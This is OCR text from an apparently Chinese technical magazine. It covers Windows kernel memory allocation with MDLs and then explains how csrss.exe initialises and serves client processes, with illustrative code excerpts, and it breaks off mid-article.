


图 7


还需要值得一提的是，在 Windows XP 中，FLAG 只对应第 0 位和第 1 位，分别介绍如下。

- MM_DONT_ZERO_ALLOCATION：表示不用将分配的页面初始化为 0，系统默认初始化为 0。
- MM_ALLOCATE_FROM_LOCAL_NODE_ONLY：这个标志位一般用于多核的系统，表示需要选择理想的节点。
- 而在 Windows 7 及以后的版本中，又增加了 4 个标志，分别介绍如下。
- MM_ALLOCATE_FULLY_REQUIRED：表示必须分配 TotalBytes 大小的页面，否则函数返回值为 NULL。
- MM_ALLOCATE_NO_WAIT：如果调用者 IRQL 工作在 DPC 级别，那么不管这个标志位是否设置，调用者线程都不会阻塞，否则因为没有线程调度，可能产生死锁。如果调用者 IRQL 工作在低于 DPC 级别的级别中，那么默认情况下，调用者线程调用这个函数时会阻塞，如果设置该位，就不会阻塞。
- MM_ALLOCATE_PREFER_CONTIGUOUS：为了不会产生分片内存，提高内存的使用率，设置该位要求得到的内存尽量是连续的。当然，并不强制要求连续。
- MM_ALLOCATE_REQUIRE_CONTIGUOUS_CHUNKS：比上个标志位要求严格的是，设置该位要求得到的内存必须是连续的。
- MmAllocatePagesForMdlEx：调用成功之后再通过 MmGetSystemAddressForMdl 函数映射到核心态虚拟地址。

对这段物理内存使用完成后，在 Windows XP 中需要使用 MmUnmapLockedPages 先解除映射，再通过 MmFreePagesMdl 释放 MDL 描述的物理内存。而在 Windows7 及其以后版本的实现中，就没必要明确使用 MmUnmapLockedPages 解除映射，直接使用 MmFreePagesMdl 即可，这个函数直接包含了对映射的解除。

小结

因为这篇文章主要内容是介绍 MDL，各位读者如果对 MmCreateVirtualMapping、DPC 和 PFN 等内容有兴趣，笔者会在以后的文章里详细叙述这些概念，敬请期待！



小议 csrss 与 smss

作者： 王晓松

在前几年查杀病毒的时候，经常有人问笔者“csrss.exe”这个怪怪的进程是不是病毒，当时笔者笑称，如果它是病毒，那么 Windows 操作系统就是大大的毒王了（当然不排除这个进程被感染的可能）。如果我们打开进程管理器，会看到图 1 中标出的内容，每个界面化的 Windows 操作系统都会有这个大名叫做 Csrss（Client-Server Runtime Subsystem）的进程。Csrss.exe 进程是 Windows 子系统进程的用户模式部分，主要负责控制台窗口及创建或删除进程和线程等。值得提醒的是：Windows7 中会有两个 Csrss 进程，一个是系统的 Session0，另一个才是当前用户的 Session。




图 1

1. Windows 子系统

在 Windows 最初开发的时候，Windows 的地位还比较低，市面上有很多强大的操作系统，为了能让广大用户接受，Windows 最初有 3 个环境子系统：OS/2、POSIX 和 Windows。其用意是 OS/2、POSIX 上的应用程序也能在 Windows 上运行，就像如果现在苹果上的应用 APP 可以自由地在笔者开发的手机上运行，我用 1000 元一部的价格出售，那么估计有的朋友倒手就会卖到 2000 元。Windows 实在是很好用，没多长时间就成了个人用户操作系统市场的绝对龙头老大，所以后来的 Windows 操作系统也就只使用一个 Windows 子系统了。




图 2

如图 2 左部分所示，微软最开始是将 Windows 子系统的全部功能放于用户态， Windows 子系统包括很多图形和窗口的管理工作，这样做的结果是一个图形或窗口的调用就会涉及 4 次 CPU 状态的转换（用户态–>核心态–>用户态–>核心态–>用户态），而作为 Windows 的开山法宝，它的一大特点就是图形和窗口的操作极多，从而会导致 CPU 很忙，用户感觉很不满意，因此在后来的版本中，微软将涉及图形和窗口管理工作的那部分代码请到了核心态，名字叫做 Win32k.sys；剩下一部分涉及控制台和线程管理的工作仍然放于用户态，名字叫做 Csrss.exe，如图 2

的右半部分，有效地将涉及图形和窗口的调用降到了两次 CPU 状态转换。这样，用户满意了，微软老大的银子也挣到了。

2. Csrss 的初始化

Csrss.exe 是由 smss.exe 创建的，它的实现结构也类似于 smss，其内部有一个 InitRoutine 结构，顾名思义，这个结构中包含了 Csrss.exe 的初始化例程。在 Csrss.exe 初始化的函数中，就是按照顺序依次调用这个数组中的函数，完成初始化，其具体内容在注释中已经写明，大家可以作为参考。

```
struct {
    BOOL Required;
    CSR_INIT_ROUTINE EntryPoint;
    PCHAR ErrorMessage;
} InitRoutine [] = {
    {TRUE, CsrpCreateCallbackPort,     //创建回调端口
\Windows\SbApiPort},
    {TRUE, CsrpRegisterSubsystem,      //向 SMSS 登记
子系统，此处有备注①},
    {TRUE, CsrpCreateHeap,             //创建堆"},
    {TRUE, CsrpCreateApiPort,          //创建端口
\Windows\ApiPort，此处有备注②},
  {TRUE, CsrpCreateHardErrorPort,      //设置
\Windows\ApiPort 为报告硬件错误的端口},
    {TRUE, CsrpCreateObjectDirectory,  //创建对象目录
\\Windows},
    {TRUE, CsrpLoadKernelModeDriver, //这个核心模式
驱动就是前面提到的 Win32k.sys"},
    {TRUE, CsrpInitVideo,              //打开设备
\??\DISPLAY1},
  {TRUE, CsrpApiRegisterDef,        /*使指针变量
ApiDefinition 指向 NativeDefinition 数组中的内容，是一些关
于进、线程管理和句柄操作的函数*/},
    {TRUE, CsrpCCTS,                   //连接客户到服
务器(CCTS, client connect to server)，此处有备注③*/},
    {TRUE, CsrpInitWin32Csr,           /*将
Win32CsrApiDefinition 数组中的内容复制到 ApiDefinition 指
向的数组中，Csrss 关于控制台的操作都在这个数组中*/},
    {TRUE, CsrpRunWinlogon,            /*运行
WinLogon 进程},
  };
```

备注①：Csrss 创建了两个端口，其中一个是\Windows\SbApiPort 端口，这个端口是用来供 smss.exe 进程回调的，CsrRegisterSubsystem() 函数连接 smss 进程的\SmApiPort 端口。

备注②：另一个是由 CsrpCreateApiPort 创建的\Windows\ApiPort 的 LPC 端口。CsrpCreateApiPort 除了创建\ApiPort 端口外，还创建了这个端口的服务线程 ClientConnection Thread，实际上这个线程是 Csrss 进程的主体，具体实现我们将详细讲述。端口间的调用关系如图 3 所示。




图 3

备注③：实际上，Csrss 是 Windows 子系统的服务进程，而这个子系统中的所有其他进程都是 Csrss 的客户，那么就明确了 client 是除 Csrss 外的所有进程，而 server 就是 Csrss 进程。CsrpCCTS 是对 CsrClientConnect ToServer 函数的调用。有人会问，Csrss 进程初始化时调用这个函数，那不应该是 Server 调用 Server 吗？实际上，在 CsrClientConnect ToServer 内部对调用者进行了甄别，分别对其进行了处理。

我们会注意到，在这个初始化例程的数组中有两个重要的成员：CsrpApiRegisterDef 和 CsrpInitWin32Csr。这两个例程的功能就是将两个数组 NativeDefinitions 和 Win32CsrApiDefinitions 的内容填充到 ApiDefinition 数组中。NativeDefinitions 的内容如下，主要是与线程的管理有关。

```
CSRSS_API_DEFINITION NativeDefinitions[] =
  {
      CSRSS_DEFINE_API(CREATE_PROCESS,
CsrCreateProcess),
      CSRSS_DEFINE_API(TERMINATE_PROCESS,
CsrTerminateProcess),
      CSRSS_DEFINE_API(CONNECT_PROCESS,
CsrConnectProcess),
      ...
      CSRSS_DEFINE_API(VERIFY_HANDLE,
CsrVerifyHandle),
      CSRSS_DEFINE_API(DUPLICATE_HANDLE,
CsrDuplicateHandle),

CSRSS_DEFINE_API(GET_INPUT_WAIT_HANDLE,
CsrGetInputWaitHandle),
      { 0, 0, NULL }
  };
```

Win32CsrApiDefinitions 的定义如下，可以看出它与控制台的管理有关。

```
    static CSRSS_API_DEFINITION
Win32CsrApiDefinitions[] =
        {
            CSRSS_DEFINE_API(WRITE_CONSOLE,
CsrWriteConsole),
            CSRSS_DEFINE_API(READ_CONSOLE,
CsrReadConsole),
            CSRSS_DEFINE_API(ALLOC_CONSOLE,
CsrAllocConsole),
            CSRSS_DEFINE_API(FREE_CONSOLE,
CsrFreeConsole),
            ......

CSRSS_DEFINE_API(GET_CONSOLE_ALIASES_EXES_L
ENGTH, CsrGetConsoleAliasesExesLength),

CSRSS_DEFINE_API(GENERATE_CTRL_EVENT,
CsrGenerateCtrlEvent),
            { 0, 0, NULL }
        };
```

3. Csrss进程的主体——ClientConnectionThread

由于这是一个守护线程，我们可以想象它应该是在一个无限循环中，等待别的进程通过\ApiPort发出请求，然后进行相应的处理。实际上就是这样。思路正确了，但是还是有一些细节需要明确：谁来处理？怎么处理的？我们在前面提到的一个ApiDefinition指针，指向了一个包含很多处理函数的数组，通过CsrpApiRegisterDef和CsrpInitWin32Csr函数，这个数组包含了处理线程管理和控制台操作的函数，这些也正是Csrss的主要功能。由此，在实际实现中，ClientConnectionThread函数接收来自子系统中其他进程的LPC报文，大部分报文的类型是LPC_CONNECTION_REQUEST类型，也就是建立连接的请求报文，对于这种类型报文，类似于互联网上服务器与客户建立连接的过程，ClientConnectionThread会创建一个专门为该客户进程服务的端口及一个专门的线程（线程执行的程序依然是ClientConnectionThread），通过刚创建的端口为客户进程服务，直到客户退出运行，中断与Csrss的连接，如图4所示。

如果不是LPC_CONNECTION_REQUEST请求，那么ClientConnectionThread会查看报文的类型，找到ApiDefinition中与之相对应的处理函数并执行，相关代码如下。




图 4

```
    CsrApiCallHandler(PCSRSS_PROCESS_DATA
ProcessData, PCSR_API_MESSAGE Request)
    {
        for (DefIndex = 0; DefIndex < ApiDefinitionsCount;
DefIndex++)
        {
            if (ApiDefinitions[DefIndex].Type == Type)
            {
                if (Request->Header.u1.s1.DataLength <
ApiDefinitions[DefIndex].MinRequestSize)
                {
                    DPRINT1("Request type %d min request
size %d actual %d\n",
                                        Type,
ApiDefinitions[DefIndex].MinRequestSize,

Request->Header.u1.s1.DataLength);
                    Request->Status =
STATUS_INVALID_PARAMETER;
                }
                else
                {
                    Request->Status =
(ApiDefinitions[DefIndex].Handler)(ProcessData, Request);
                }
                return;
            }
        }
    }
```

至此，似乎还有最后一个疑问，我们在编制程序的时候，好像并没有调用类似CsrClientConnectToServer的函数，Csrss的上述动作又是怎么启动的呢？事实上，我们启动的每个进程都会加载kernel32.dll，而在这个动态链接库的DLL_PROCESS_ATTACH处理部分，也就是kernel32.dll加载的初始化部分，会调用CsrClientConnectToServer函数，从而告诉Csrss，“我来了！”代码如下。

```
    DllMain(HANDLE hDll, DWORD dwReason, LPVOID
lpReserved)
    {
        switch (dwReason)
        {
```

```
            case DLL_PROCESS_ATTACH:
            LdrDisableThreadCalloutsForDll((PVOID)hDll);
            ...
            /* Connect to the base server */
            DPRINT("Connecting to CSR...\n");
            Status = CsrClientConnectToServer(SessionDir,
InWindows ? 1 : 0, &Dummy, &DummySize,&IsServer);
        }
    }
```

4. Csrss 与进线程管理

一般而言，Csrss.exe 会导入 3 个 DLL（Basesrv.dll、Winsrv.dll 和 Csrsrv.dll），而Csrsrv.dll完成了Csrss的大部分重要的工作。在 Csrsrv.dll 内部，有一个未导出的符号 CsrRootProcess，这个符号很重要，如图 5 所示，它是一个由_CSR_PROCESS 结构组成的链表的起点，这个链表通过_CSR_PROCESS 结构中的元素 ListLink 连接。

